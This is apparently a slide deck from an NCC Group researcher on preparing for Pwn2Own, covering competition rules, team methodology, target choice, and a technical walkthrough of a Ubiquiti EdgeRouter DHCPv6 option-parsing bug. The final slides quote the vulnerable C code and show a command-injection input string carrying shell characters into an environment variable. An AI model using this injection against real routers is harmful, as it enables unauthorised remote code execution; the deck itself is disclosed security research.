SysPWN – VR for Pwn2Own

Alex Plaskett

nccgroup

Agenda

- Part 1 – Background
  - Introduction
  - Pwn2Own History and Teams
  - Pwn2Own Events
  - Target Choice
  - Learnings
- Part 2 – Technical
  - Soho Smash-Up
  - Bonus: Lexmark Pwn2Own

/me

- 15+ years finding vulnerabilities and exploiting things...
- Investigated a bunch of different areas:
  - macOS/iOS
  - Windows
  - Linux
  - IOT / Embedded
  - Android
  - Cloud

- https://alexplaskett.github.io/research/

- This talk is about teamwork!

Pwn2Own Introduction

- Yearly vulnerability research competition held by Trend Micro (ZDI - Zero Day Initiative)
  - Pwn2Own Mobile (October/November)
  - Pwn2Own Desktop (March)
  - Pwn2Own ICS (February)
  - Pwn2Own Automotive (Jan 2024)
- Goal of the competition is to compromise a certain set of targets
- Prizes vary based on expected difficulty of the target
- ZDI purchase vulnerabilities / exploits and provide directly to the vendors to fix the issues
- Streamed live on YouTube and Twitch
  - 8-hour videos available as replay (https://www.youtube.com/watch?v=V3Xoo8IK0-I)

Pwn2Own Rules

- No user interaction allowed
- Initial draw to determine the contestant attempts order
- Each contestant can only attempt one chain of bugs per category
  - Three 5-min attempts allowed over 20 minutes
- Vulnerabilities need to be unique = known previously from neither the vendor nor ZDI
  - They have 15 min to prove they know it
  - Collision if known due to previous contestant successful exploit demonstration (draw order matters)
  - Partial win if one bug in the chain is known (50% price per known bug)
- Rules per category in the competition (Network attacks / Sandbox escape / etc)
- No technical details allowed to be disclosed until the issues are fixed

My Pwn2Own History

- Competed at 4 events now with different teams
  - Pwn2Own 2018 Desktop (@F-Secure/MWR)
    - Apple macOS Safari - https://github.com/alexplaskett/Publications/blob/master/mwri-t2-big-game-fuzzing-pwn2own-safari-final.pdf
  - Pwn2Own 2018 Mobile (@F-Secure/MWR)
    - Huawei Android Mobile - https://github.com/alexplaskett/Publications/blob/master/huawei-mate9pro-pwn2own-write-up-final-2018-04-26.pdf
  - Pwn2Own 2021 Austin (@NCC Group EDG)
    - Western Digital PR4100 NAS - https://research.nccgroup.com/2022/03/24/remote-code-execution-on-western-digital-pr4100-nas-cve-2022-23121/
    - Lexmark Printer - https://research.nccgroup.com/2022/02/18/analyzing-a-pjl-directory-traversal-vulnerability-exploiting-the-lexmark-mc3224i-printer-part-2/
    - Netgear Router - https://research.nccgroup.com/2022/02/28/brokenprint-a-netgear-stack-overflow/
  - Pwn2Own 2022 Toronto (@NCC Group EDG)
    - TP-Link Router
    - Netgear Router
    - Synology Router
    - Soho Smash-up (Ubiquiti Router + Lexmark Printer)
    - https://research.nccgroup.com/wp-content/uploads/2023/04/D1T1-Your-Not-So-Home-Office-Soho-Hacking-at-Pwn2Own-McCaulay-Hudson-Alex-Plaskett.pdf

Pwn2Own History “Fails”

- Attempted to get submissions together but didn’t get things completed in time
  - Pwn2Own 2022 Desktop
    - Ubuntu Local Priv Escalation
      - https://research.nccgroup.com/wp-content/uploads/2023/05/exploit-engineering-linux-kernel.pdf
- Had times when bugs got patched or found before the competition
  - Pwn2Own 2019 Mobile
    - Samsung Shannon Baseband
      - Never actually published research here :)
  - Pwn2Own 2018 the initial Safari WASM bug got killed prior to the competition
    - https://github.com/alexplaskett/Publications/blob/master/apple-safari-wasm-section-vuln-write-up-2018-04-16.pdf
    - We quickly found a replacement
      - https://github.com/alexplaskett/Publications/blob/master/apple-safari-pwn2own-vuln-write-up-2018-10-29-final.pdf
- Had times where we just didn’t find anything in time..
- Lots of collisions with the IOT devices
  - This is the nature of the competition

Pwn2Own Experience

- Initially started doing these events when I was also doing some consultancy
  - Lots of free time invested...
  - Distractions..
  - Company at the time was very supportive (and had other people working on different targets).
    - Others had success with Chrome, Samsung Mobile, Amazon Mobiles etc.
  - A lot less structure to how we planned tasks and split up work
- Started structuring better and making better usage of certain skills
  - Now have a dedicated R&D team
    - EDG works on exploits / tooling for consultants 100% of the time
  - Have domain subject experts to draw on (hardware security team) etc
  - Have better shared knowledge repositories (Git etc)
- Better knowledge of where to find vulns and better tooling
  - Target experience + general VR experience
  - Knowing when to give up and look at something else
- Device procurement
  - Buy only when you find vulns statically or buy all devices before event?


Pwn2Own Desktop vs Mobile vs ICS

- Generally easier targets in the Mobile/IOT and ICS events compared to the Desktop event
  - You can see this by the prize money too
  - That said, very few target the mobile categories now (Pixel, iPhone etc) except for Samsung.
  - You can generally do a lot of the mobile/IOT category without hardware skills, but it helps
- Desktop typically requires multiple vulnerabilities chained together
  - E.g., Browser rendered RCE + sandbox escape + mitigation bypasses
  - Dedicated browser VR etc and heavy investment into tooling
- Never done ICS but the vuln write-ups look trivial
  - Perhaps the barrier there is just getting the software/hardware needed to test?

Target Choice

- Perceived level of difficulty
  - Does what ZDI are offering for the target make sense for the level of effort required?
  - Are people wrong in their assumptions?
  - Collisions?
- Target Knowledge
  - Do you already have ideas of potentially vulnerable areas and understand the code base?
  - Are there vuln classes you are an expert in finding? (e.g. Android IPC)
- Debug Capability
  - Can you already debug on the platform, or do you need to "jailbreak“ it first? (e.g. Lexmark Printer)
  - Are you sitting on any bugs which could enable this? ☺
- Tooling Capability
  - Do you have fuzzers for this target already? (e.g. PostScript bugs)

Methodology



Pwn2own research

Still no real device

Team

Alex

TP-Link and Netgear: Static analysis of unpacked firmware

Personal TP-Link: router attack surface

Netgear: Used insights to aid static reversing

Personal TP-Link: no super obvious bugs

Netgear router seemed lower security posture

Netgear R6700 router

Aaron

Personal Synology: static & dynamic attack surface

Western Digital: static analysis only

Western Digital analysis looked most promising

Western Digital PR4100 NAS

Cedric

Netgear: Static analysis

Netgear: ordered

Netgear: emulation gave some insights but hard to run binaries

FAIL

Can't analyse printers due to lack of firmware

Limited source code and maybe debug could be enabled (UART)

Lexmark MC3224i printer

Catalin

Time

25th Aug

1st Sept

LEGEND


Router

NAS

Printer

- A lot more information of how we did this in 2021 in https://research.nccgroup.com/wp-content/uploads/2022/07/pwn2own-how-to-win-external.pdf

Methodology



Background Research
(Prev Vulns, Publication etc)

Device Visibility
(Firmware Acquisition, Debug Capability)

Attack Surface Mapping
(Network services, processes, shell etc)

Bug Hunting
(Reverse engineering, code review, fuzzing)

Bug Hunting
(Tooling and Automation)

Exploit Development
(POC stage, refinement)

Exploit Testing

Packaging and Distribution

Exploit Testing and Packaging

- Many executions of the exploit to ensure it works.
- Have seen others fail because of mistakes in the exploit code or errors packaging things up (e.g. docker etc).
- Make sure the exploit is easily updatable if a new firmware version is released (offsets change etc).
  - Document this so it can be done under pressure
- For Pwn2Own this wasn't too automated
  - Linux kernel one was though:
  - https://research.nccgroup.com/wp-content/uploads/2023/05/exploit-engineering-linux-kernel.pdf
- Create usage guides to ensure that exploits are ran the correct way.
  - More important if participating remotely and ZDI are running it.
- TLDR; Proper software development for exploits


General Pwn2Own Learnings

- Approach
  - Luck, instinct, being stubborn
  - Teamwork (team size?)
  - Lazer focus + the grind
- Building knowledge bases and tools
- Going deep vs Going wide
  - Attack problems from different angles
  - More attack surface / more devices = more chance of finding impactful vulns
  - Fragmentation of effort problems
- Embedded (and probably SCADA) good place to start

Part 2 – Technical Section

- Soho Router Chain (Ubiquiti + Lexmark)
- Bonus - Lexmark Pwn2Own Exploits

Soho Smash Up



Initial Stage

TP-Link AX1800 WiFi 6 Router (Archer AX21)

NETGEAR Nighthawk WiFi6 Router (RAX30 AX2400)

Synology RT6600ax

Cisco Integrated Service Router C921-4P

Mikrotik RouterBoard RB2011UiAS-IN

Ubiquiti Networks EdgeRouter X SFP

Final Stage

Meta Portal Go

Amazon Echo Show 15

Google Nest Max

Sonos One Speaker

Apple HomePod mini

Amazon Echo Studio

HP Color LaserJet Pro M479fdw


Lexmark MC3224i

Canon imageCLASS MF743Cdw

Synology DiskStation DS920+

My Cloud Pro Series PR4100 from WD

Soho Smash Up



Soho Router Chain

- A vulnerability within DHCPv6 option parsing code when using Prefix Delegation
- Prefix Delegation is a way to handle something like NAT within IPv6.
- Router is assigned a specific range of public IPs and may delegate a subset of this range to other interfaces on the same device
- It’s a niche feature so practically not many in the wild probably running it.


Soho Router Chain

- DH6OPT_DNSNAME Option Parsing Vuln (edgeos-wide-dhcpv6 package) - Option 24

- Domain Search List


```
Option: Domain Search List (24)
Length: 21
Domain name suffix search list
    List entry: abc
```

Ubiquiti WAN – rainbow6



```
static int
dhcp6_get_domain(optlen, cp, type, list)
    int optlen;
    void *cp;
    dhcp6_listval_type_t type;
    struct dhcp6_list *list;
{
    void *val;

    val = cp;
    while (val < cp + optlen) {
        struct dhcp6_vbuf vb;
        char name[MAXDNAME + 1];

        if (dnsdecode((u_char **)(void *)&val,
            (u_char *)(cp + optlen), name, sizeof(name)) == NULL) {
            debug_printf(LOG_INFO, FNAME, "failed to "
```

Ubiquiti WAN – rainbow6




```c
static char *
dnsdecode(sp, ep, buf, bufsiz)
    u_char **sp;
    u_char *ep;
    char *buf;
    size_t bufsiz;
{
    int i, l;
    u_char *cp;
    char tmpbuf[MAXDNAME + 1];

    cp = *sp;
    *buf = '\0';
    i = 0;          /* XXX: appease gcc */

    if (cp >= ep)
        return (NULL);
    while (cp < ep) {
        i = *cp;
        if (i == 0 || cp != *sp) {
            if (strlcat((char *)buf, ".", bufsiz) >= bufsiz)
                return (NULL);  /* result overrun */
        }
        if (i == 0)
            break;
        cp++;

        if (i > 0x3f)
            return (NULL); /* invalid label */

        if (i > ep - cp)
            return (NULL); /* source overrun */
        while (i-- > 0 && cp < ep) {
            if (!isprint(*cp)) /* we don't accept non-printables */
                return (NULL);
            l = snprintf(tmpbuf, sizeof(tmpbuf), "%c" , *cp);
            if (l >= sizeof(tmpbuf) || l < 0)
                return (NULL);
            if (strlcat(buf, tmpbuf, bufsiz) >= bufsiz)
                return (NULL); /* result overrun */
            cp++;
        }
    }
    if (i != 0)
        return (NULL);  /* not terminated */
    cp++;
    *sp = cp;
    return (buf);
}
```

Does not prevent certain malicious characters

{";/.shAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA

Ubiquiti WAN – rainbow6




```
static char dnsname_str[] = "new_domain_name";


    if (dnsnamelen) {
        elen = sizeof (dnsname_str) + dnsnamelen + 1;
        if ((s = envp[i++] = malloc(elen)) == NULL) {
            debug_printf(LOG_NOTICE, FNAME,
                "failed to allocate strings for DNS name");
            ret = -1;
            goto clean;
        }
        memset(s, 0, elen);
        snprintf(s, elen, "%s=", dnsname_str);
        for (v = TAILQ_FIRST(&optinfo->dnsname_list); v;
            v = TAILQ_NEXT(v, link)) {
            strlcat(s, v->val_vbuf.dv_buf, elen);
            strlcat(s, " ", elen);
        }
    }
```

This means the environment variable is then exposed to a variety of perl scripts as $new_domain_name.

